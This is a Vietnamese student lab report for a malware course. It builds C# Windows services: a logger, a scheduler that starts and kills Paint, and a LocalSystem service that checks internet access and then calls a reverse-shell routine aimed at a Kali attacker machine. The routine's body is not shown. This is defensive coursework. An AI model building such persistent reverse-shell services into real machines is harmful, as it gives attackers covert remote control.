

# BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Lab 2:

Windows Services

GVHD: Nguyễn Hữu Quyền

## 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.O22.ATCL.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Văn Anh Tú	21520514	21520514@gm.uit.edu.vn
2	Phạm Thanh Tâm	21522573	21522573@gm.uit.edu.vn
3	Lâm Hải Đăng	21520682	<a href="mailto:21520682@gm.uit.edu.vn">21520682@gm.uit.edu.vn</a>
4	Nguyễn Đình Kha	21520948	21520948@gm.uit.edu.vn

## 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Công việc	Kết quả tự đánh giá
1	Bài 1	100%
2	Bài 2	100%
3	Bài 3	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

---

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành



- Thêm 3 đoạn code vào definition của InitializeComponent()

```

1 reference
private void InitializeComponent()
{
    this.serviceProcessInstaller1 = new System.ServiceProcess.ServiceProcessInstaller();
    this.serviceInstaller1 = new System.ServiceProcess.ServiceInstaller();
    //
    // serviceProcessInstaller1
    //
    this.serviceProcessInstaller1.Account = System.ServiceProcess.ServiceAccount.LocalSystem;
    this.serviceProcessInstaller1.Password = null;
    this.serviceProcessInstaller1.Username = null;
    //
    // serviceInstaller1
    //
    this.serviceInstaller1.Description = "UIT Service demo";
    this.serviceInstaller1.DisplayName = "UITService.Demo";
    this.serviceInstaller1.ServiceName = "Service1";
    //
    // ProjectInstaller
    //
    this.Installers.AddRange(new System.Configuration.Install.Installer[] {
        this.serviceProcessInstaller1,
        this.serviceInstaller1});
}
    
```

- Thêm các hàm như hướng dẫn vào Service1.cs

```

3 references
public partial class Service1 : ServiceBase
{
    Timer timer = new Timer(); // name space(using System.Timers;)
    1 reference
    public Service1()
    {
        InitializeComponent();
    }

    0 references
    protected override void OnStart(string[] args)
    {
        WriteToFile("Service is started at " + DateTime.Now);
        timer.Elapsed += new ElapsedEventHandler(OnElapsedTime);
        timer.Interval = 5000; //number in milliseconds
        timer.Enabled = true;
    }

    0 references
    protected override void OnStop()
    {
        WriteToFile("Service is stopped at " + DateTime.Now);
    }

    1 reference
    private void OnElapsedTime(object source, ElapsedEventArgs e)
    {
        WriteToFile("Service is recall at " + DateTime.Now);
    }

    3 references
    public void WriteToFile(string Message)
    }
    
```

```

3 references
public void WriteToFile(string Message)
{
    string path = AppDomain.CurrentDomain.BaseDirectory + "\\Logs";
    if (!Directory.Exists(path))
    {
        Directory.CreateDirectory(path);
    }
    string filepath = AppDomain.CurrentDomain.BaseDirectory +
        "\\Logs\\ServiceLog_" + DateTime.Now.Date.ToShortDateString().Replace('/', '_') +
        ".txt";
    if (!File.Exists(filepath))
    {
        // Create a file to write to.
        using (StreamWriter sw = File.CreateText(filepath))
        {
            sw.WriteLine(Message);
        }
    }
    else
    {
        using (StreamWriter sw = File.AppendText(filepath))
        {
            sw.WriteLine(Message);
        }
    }
}
    
```

- Build ứng dụng:

```

107%  No issues found  |  Ln: 69  Ch: 1  SPC  CRLF
Output
Show output from: Build
Rebuild started...
1>----- Rebuild All started: Project: Lab2_21522573_21520682_21520154_21520948, Configuration: Debug Any CPU -----
1> Lab2_21522573_21520682_21520154_21520948 -> C:\Users\Pham Tam\Desktop\Tài Liệu Học Tập\Malware\Lab 2\Lab2_21522573_21520682_21520154_21520948\bin\Debug\Lab2_21522573_21520682_21520154_21520948.exe
----- Rebuild All: 1 succeeded, 0 failed, 0 skipped -----

```

## 3. Cài đặt Windows Service

```

C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe E:\Malware\Lab2\Lab2_21522573_21520682_21520154_21520948\bin\Debug\Lab2_21522573_21520682_21520154_21520948.exe
Microsoft (R) .NET Framework Installation utility Version 4.8.9032.0
Copyright (C) Microsoft Corporation. All rights reserved.

Running a transacted installation.

Beginning the Install phase of the installation.
See the contents of the log file for the E:\Malware\Lab2\Lab2_21522573_21520682_21520154_21520948\bin\Debug\Lab2_21522573_21520682_21520154_21520948.exe assembly's progress.
The file is located at E:\Malware\Lab2\Lab2_21522573_21520682_21520154_21520948\bin\Debug\Lab2_21522573_21520682_21520154_21520948.InstallLog.
Installing assembly 'E:\Malware\Lab2\Lab2_21522573_21520682_21520154_21520948\bin\Debug\Lab2_21522573_21520682_21520154_21520948.exe'.
Affected parameters are:
  logtoconsole =
  logfile = E:\Malware\Lab2\Lab2_21522573_21520682_21520154_21520948\bin\Debug\Lab2_21522573_21520682_21520154_21520948.InstallLog
  assemblypath = E:\Malware\Lab2\Lab2_21522573_21520682_21520154_21520948\bin\Debug\Lab2_21522573_21520682_21520154_21520948.exe
Installing service UITService...
Service UITService has been successfully installed.
Creating Eventlog source Service1 in log Application...

The Install phase completed successfully, and the Commit phase is beginning.
See the contents of the log file for the E:\Malware\Lab2\Lab2_21522573_21520682_21520154_21520948\bin\Debug\Lab2_21522573_21520682_21520154_21520948.exe assembly's progress.
The file is located at E:\Malware\Lab2\Lab2_21522573_21520682_21520154_21520948\bin\Debug\Lab2_21522573_21520682_21520154_21520948.InstallLog.
Committing assembly 'E:\Malware\Lab2\Lab2_21522573_21520682_21520154_21520948\bin\Debug\Lab2_21522573_21520682_21520154_21520948.exe'.
Affected parameters are:
  logtoconsole =
  logfile = E:\Malware\Lab2\Lab2_21522573_21520682_21520154_21520948\bin\Debug\Lab2_21522573_21520682_21520154_21520948.InstallLog
  assemblypath = E:\Malware\Lab2\Lab2_21522573_21520682_21520154_21520948\bin\Debug\Lab2_21522573_21520682_21520154_21520948.exe
The Commit phase completed successfully.
The transacted install has completed.

C:\Windows\Microsoft.NET\Framework\v4.0.30319>


```

## 4. Kiểm tra trạng thái của Windows Service

- Tìm Service UITService.Demo và Start Service


Name	Description	Status	Startup Type	Log On As
Time Broker	Coordinates...	Running	Manual (Trig...	Local Service
Udk User Service_eccec8b	Shell comp...	Running	Manual	Local System
<b>UITService.Demo</b>	UIT Service ...	Running	Manual	Local System
UltraViewer Service	UltraViewer ...	Running	Automatic	Local System
Update Orchestrator Service	Manages W...	Running	Automatic (...)	Local System
UPnP Device Host	Allows UPn...	Running	Manual	Local Service
User Data Access_eccec8b	Provides ap...	Running	Manual	Local System
User Data Storage_eccec8b	Handles sto...	Running	Manual	Local System
User Manager	User Manag...	Running	Automatic (T...	Local System
User Profile Service	This service ...	Running	Automatic	Local System
Virtual Disk	Provides m...	Running	Manual	Local System
Visual Studio Installer Elevat...	This service ...	Running	Manual	Local System
Visual Studio Standard Coll...	Visual Studi...	Running	Manual	Local System
VMware Authorization Servi...	Authorizati...	Running	Automatic	Local System
VMware DHCP Service	DHCP servi...	Running	Automatic	Local System
VMware NAT Service	Network ad...	Running	Automatic	Local System
VMware USB Arbitration Ser...	Arbitration ...	Running	Automatic	Local System
Volume Shadow Copy	Manages an...	Running	Manual	Local System
Volumetric Audio Composit...	Hosts spatia...	Running	Manual	Local Service
W3C Logging Service	Provides W...	Running	Manual	Local System
WaaSMedicSvc	<Failed to R...	Running	Manual	Local System
WalletService	Hosts objec...	Running	Manual	Local System
Warp JIT Service	Enables JIT ...	Running	Manual (Trig...	Local Service
Web Account Manager	This service ...	Running	Manual	Local System
Web Threat Defense Service	Web Threat ...	Running	Manual (Trig...	Local Service
Web Threat Defense User Se...	Web Threat ...	Running	Automatic	Local System
WebClient	Enables Win...	Running	Manual (Trig...	Local Service

## 5. Kiểm tra Output của Windows Service




### Bài thực hành 1: Sinh viên trình bày cách gỡ cài đặt Window service trên.

Ta sử dụng lệnh: InstallUtil.exe /u + Đường dẫn+ \Tên service.exe



### Bài thực hành 2: Viết một Windows service có nhiệm vụ kiểm tra một “process” ở trạng thái hoạt động run/stop hay không và run/stop “process” theo một lịch biểu.

- Đặt tên và miêu tả Service




```

20      base.Dispose(disposing);
21    }
22
23    #region Component Designer generated code
24
25    /// <summary>
26    /// Required method for Designer support - do not modify
27    /// the contents of this method with the code editor.
28    /// </summary>
29    private void InitializeComponent()
30    {
31        this.serviceProcessInstaller1 = new System.ServiceProcess.ServiceProcessInstaller();
32        this.serviceInstaller1 = new System.ServiceProcess.ServiceInstaller();
33        //
34        // serviceProcessInstaller1
35        //
36        this.serviceProcessInstaller1.Account = System.ServiceProcess.ServiceAccount.LocalSystem;
37        this.serviceProcessInstaller1.Password = null;
38        this.serviceProcessInstaller1.Username = null;
39        //
40        // serviceInstaller1
41        //
42        this.serviceInstaller1.Description = "Lab2 Process Status";
43        this.serviceInstaller1.DisplayName = "Process Status";
44        this.serviceInstaller1.ServiceName = "Service1";
45        //
46        // ProjectInstaller
47        //
48        this.Installers.AddRange(new System.Configuration.Install.Installer[] {
49            this.serviceProcessInstaller1,
50            this.serviceInstaller1});
51    }

```

- Window Service sẽ kiểm tra hành động của Paint và đặt lịch biểu hoạt động vào 11-12h mỗi ngày

Code của Service1.cs



```

13  namespace Lab2_21522573_21520682_21520154_21520948
14  {
15      3 references
16      public partial class Service1 : ServiceBase
17      {
18          Timer timer = new Timer(); // name space(using System.Timers);
19          1 reference
20          public Service1()
21          {
22              InitializeComponent();
23          }
24          0 references
25          protected override void OnStart(string[] args)
26          {
27              WriteToFile("Service is started at " + DateTime.Now);
28              timer.Elapsed += new ElapsedEventHandler(OnElapsedTime);
29              timer.Interval = 5000; //number in milliseconds
30              timer.Enabled = true;
31          }
32          0 references
33          protected override void OnStop()
34          {
35              WriteToFile("Service is stopped at " + DateTime.Now);
36          }
37          1 reference
38          private void OnElapsedTime(object source, ElapsedEventArgs e)
39          {
40              WriteToFile("Service is recall at " + DateTime.Now);
41              Process[] myProcess = Process.GetProcessesByName("mspaint");
42          }
43          // check Process Status

```



```


44          WriteToFile("Service is recall at " + DateTime.Now);
45          Process[] myProcess = Process.GetProcessesByName("mspaint");
46          // check Process Status
47          if (myProcess.Length > 0)
48          {
49              WriteToFile("Paint' status: RUN");
50          }
51          else
52          {
53              WriteToFile("Paint' status: STOP");
54          }
55          // Set Process Schedule
56          if (DateTime.Now.Hour >= 11 && DateTime.Now.Hour <= 12)
57          {
58              Process.Start("mspaint");
59              WriteToFile("Process starts on schedule: " + DateTime.Now);
60          }
61          else if (myProcess.Length > 0)
62          {
63              foreach (var process in Process.GetProcessesByName("mspaint"))
64              {
65                  process.Kill();
66              }
67              WriteToFile("Process stops on schedule: " + DateTime.Now);
68          }
69          7 references
70          public void WriteToFile(string Message)
71          {

```



```
7 references
public void WriteToFile(string Message)
{
    string path = AppDomain.CurrentDomain.BaseDirectory + "\\Logs";
    if (!Directory.Exists(path))
    {
        Directory.CreateDirectory(path);
    }
    string filepath = AppDomain.CurrentDomain.BaseDirectory + "\\Logs\\ServiceLog-" +
        DateTime.Now.Date.ToShortDateString().Replace('/', '-') + ".txt";
    if (File.Exists(filepath))
    {
        // Create a file to write to.
        using (StreamWriter sw = File.CreateText(filepath))
        {
            sw.WriteLine(Message);
        }
    }
    else
    {
        using (StreamWriter sw = File.AppendText(filepath))
        {
            sw.WriteLine(Message);
        }
    }
}
```

Rebuild sau đó mở command prompt lên và cài đặt



```
Administrator: Command Prompt
Running a transacted installation.

Beginning the Install phase of the installation.
See the contents of the log file for the E:\Malware\Lab2_Bai2\Lab2_Bai2\bin\Debug\Lab2_Bai2.exe assembly's progress.
The file is located at E:\Malware\Lab2_Bai2\Lab2_Bai2\bin\Debug\Lab2_Bai2.InstallLog.
Installing assembly 'E:\Malware\Lab2_Bai2\Lab2_Bai2\bin\Debug\Lab2_Bai2.exe'.
Affected parameters are:
    logtoconsole =
    logfile = E:\Malware\Lab2_Bai2\Lab2_Bai2\bin\Debug\Lab2_Bai2.InstallLog
    assemblypath = E:\Malware\Lab2_Bai2\Lab2_Bai2\bin\Debug\Lab2_Bai2.exe
Installing service Service1...
Service Service1 has been successfully installed.
Creating EventLog source Service1 in log Application...

The Install phase completed successfully, and the Commit phase is beginning.
See the contents of the log file for the E:\Malware\Lab2_Bai2\Lab2_Bai2\bin\Debug\Lab2_Bai2.exe assembly's progress.
The file is located at E:\Malware\Lab2_Bai2\Lab2_Bai2\bin\Debug\Lab2_Bai2.InstallLog.
Committing assembly 'E:\Malware\Lab2_Bai2\Lab2_Bai2\bin\Debug\Lab2_Bai2.exe'.
Affected parameters are:
    logtoconsole =
    logfile = E:\Malware\Lab2_Bai2\Lab2_Bai2\bin\Debug\Lab2_Bai2.InstallLog
    assemblypath = E:\Malware\Lab2_Bai2\Lab2_Bai2\bin\Debug\Lab2_Bai2.exe

The Commit phase completed successfully.

The transacted install has completed.

C:\Windows\Microsoft.NET\Framework\v4.0.30319>
```

Kiểm tra service



Services (Local)					
Process Status	Name	Description	Status	Startup Type	Log On As
<a href="#">Stop the service</a> <a href="#">Restart the service</a>  Description: Lab2 Process Status	Plug and Play	Enables a c...	Running	Manual	Local Syste...
	PNRP Machine Name Publi...	This service ...		Manual	Local Service
	Portable Device Enumerator...	Enforces gr...		Manual (Trig...	Local Syste...
	Power	Manages p...	Running	Automatic	Local Syste...
	Print Spooler	This service ...	Running	Automatic	Local Syste...
	Printer Extensions and Notif...	This service ...		Manual	Local Syste...
	PrintWorkflow_7d6d64d	Provides su...		Manual (Trig...	Local Syste...
	Problem Reports Control Pa...	This service ...		Manual	Local Syste...
	Process Status	Lab2 Proces...	Running	Manual	Local Syste...
	Program Compatibility Assi...	This service ...	Running	Automatic (...)	Local Syste...
	Quality Windows Audio Vid...	Quality Win...	Running	Manual	Local Service
	Radio Management Service	Radio Mana...	Running	Manual	Local Service
	Realtek Audio Universal Ser...	Realtek Aud...	Running	Automatic	Local Syste...
	Recommended Troublesho...	Enables aut...		Manual	Local Syste...
	Remote Access Auto Conne...	Creates a co...		Manual	Local Syste...
	Remote Access Connection...	Manages di...	Running	Manual	Local Syste...
	Remote Desktop Configurat...	Remote Des...		Manual	Local Syste...

- Service hoạt động đúng lịch biểu:

```

Service is started at 06/04/2024 11:59:27 SA
Service is recall at 06/04/2024 11:59:32 SA
Paint' status: STOP
Service is recall at 06/04/2024 11:59:37 SA
Paint' status: RUN
Process starts on schedule: 06/04/2024 11:59:42 SA
Service is recall at 06/04/2024 11:59:47 SA
    
```

- Service đã tắt Paint khi nằm ngoài lịch biểu:



**Bài thực hành 3:** Viết một Windows service có nhiệm vụ kiểm tra kết nối internet của máy hiện tại (HTTP) và tạo reverse shell đơn giản.

```

20  }
21  }
22  }
23  #region Component Designer generated code
24  -
25  /// <summary>
26  /// Required method for Designer support - do not modify
27  /// the contents of this method with the code editor.
28  /// </summary>
29  private void InitializeComponent()
30  {
31      this.serviceProcessInstaller1 = new System.ServiceProcess.ServiceProcessInstaller();
32      this.serviceInstaller1 = new System.ServiceProcess.ServiceInstaller();
33      //
34      // serviceProcessInstaller1
35      //
36      this.serviceProcessInstaller1.Account = System.ServiceProcess.ServiceAccount.LocalSystem;
37      this.serviceProcessInstaller1.Password = null;
38      this.serviceProcessInstaller1.Username = null;
39      //
40      // serviceInstaller1
41      //
42      this.serviceInstaller1.Description = "Lab2_Bai3";
43      this.serviceInstaller1.DisplayName = "Checking Internet";
44      this.serviceInstaller1.ServiceName = "Service1";
45      //
46      // ProjectInstaller
47      //
48      this.Installers.AddRange(new System.Configuration.Install.Installer[] {
49          this.serviceProcessInstaller1,
50          this.serviceInstaller1});
51  }
52  }

```

- Code của Service Network Checking:
- Thời gian mỗi lần check là 60s

```

1  -using System;
2  using System.Diagnostics;
3  using System.IO;
4  using System.ServiceProcess;
5  using System.Text;
6  using System.Timers;
7  using System.Net.Http;
8  using System.Net.Sockets;
9
10 namespace Lab2_Bai3
11 {
12     3 references
13     public partial class Service1 : ServiceBase
14     {
15         Timer timer = new Timer(); // name space(using System.Timers;)
16         1 reference
17         public Service1()
18         {
19             InitializeComponent();
20         }
21
22         0 references
23         protected override void OnStart(string[] args)
24         {
25             WriteToFile("Service is started at " + DateTime.Now);
26             timer.Elapsed += new ElapsedEventHandler(OnElapsedTime);
27             timer.Interval = 60000; //number in milliseconds 60s
28             timer.Enabled = true;
29         }
30
31         0 references
32         protected override void OnStop()
33         {
34             WriteToFile("Service is stopped at " + DateTime.Now);
35         }
36     }
37 }
    
```

- Thực hiện ghi log giống các bài trước

```

28     protected override void OnStop()
29     {
30         WriteToFile("Service is stopped at " + DateTime.Now);
31     }
32
33     1 reference
34     private void OnElapsedTime(object source, ElapsedEventArgs e)
35     {
36         WriteToFile("Service is recall at " + DateTime.Now);
37         CheckInternetConnection();
38     }
39
40     public void WriteToFile(string Message)
41     {
42         string path = AppDomain.CurrentDomain.BaseDirectory + "\\Logs";
43         if (!Directory.Exists(path))
44         {
45             Directory.CreateDirectory(path);
46         }
47         string filepath = AppDomain.CurrentDomain.BaseDirectory + "\\Logs\\ServiceLog_" +
48             DateTime.Now.Date.ToShortDateString().Replace('/', '_') + ".txt";
49         if (!File.Exists(filepath))
50         {
51             // Create a file to write to.
52             using (StreamWriter sw = File.CreateText(filepath))
53             {
54                 sw.WriteLine(Message);
55             }
56         }
57         else
58         {
59             using (StreamWriter sw = File.AppendText(filepath))
60             {
61                 sw.WriteLine(Message);
62             }
63         }
64     }
65 }
    
```

- Để kiểm tra kết nối internet của máy hiện tại. Đầu tiên khởi tạo http client.
- Sau đó trong hàm khởi tạo gửi request GET HTTP tới google, nếu có internet sẽ thực hiện reverse shell.
- Không thì báo “No internet access + thời gian”

```

57 {
58     using (StreamWriter sw = File.AppendText(filepath))
59     {
60         sw.WriteLine(Message);
61     }
62 }
63
64 //Hàm kiểm tra kết nối Internet của máy hiện tại (HTTP)
65 //reference
66 public async void CheckInternetConnection()
67 {
68     string url = "http://www.google.com/";
69     // Khởi tạo http client
70     HttpClient clientHttp = new HttpClient();
71     try
72     {
73         //Gửi request Get HTTP tới google
74         HttpResponseMessage response = await clientHttp.GetAsync(url);
75         WriteToFile("Internet Access " + DateTime.Now);
76
77         // nếu có internet sẽ thực hiện reverse shell
78         WriteToFile("Create reverse shell " + DateTime.Now);
79         ReverseShell();
80     }
81     catch
82     {
83         //Ghi log nếu không có internet tức không thể kết nối tới www.google.com
84         WriteToFile("No Internet Access " + DateTime.Now);
85     }
86 }
87
88 static StreamWriter sWriter;

```

- IP của máy Kali (attacker) là : 192.168.164.128

```

(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.164.128  netmask 255.255.255.0  broadcast 192.168.164.255
    inet6 fe80::6a59:1335:6b29:3e47  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:e6:78:23  txqueuelen 1000  (Ethernet)
    RX packets 1  bytes 342 (342.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 21  bytes 2972 (2.9 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 4  bytes 240 (240.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 4  bytes 240 (240.0 B)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali㉿kali)-[~]
$

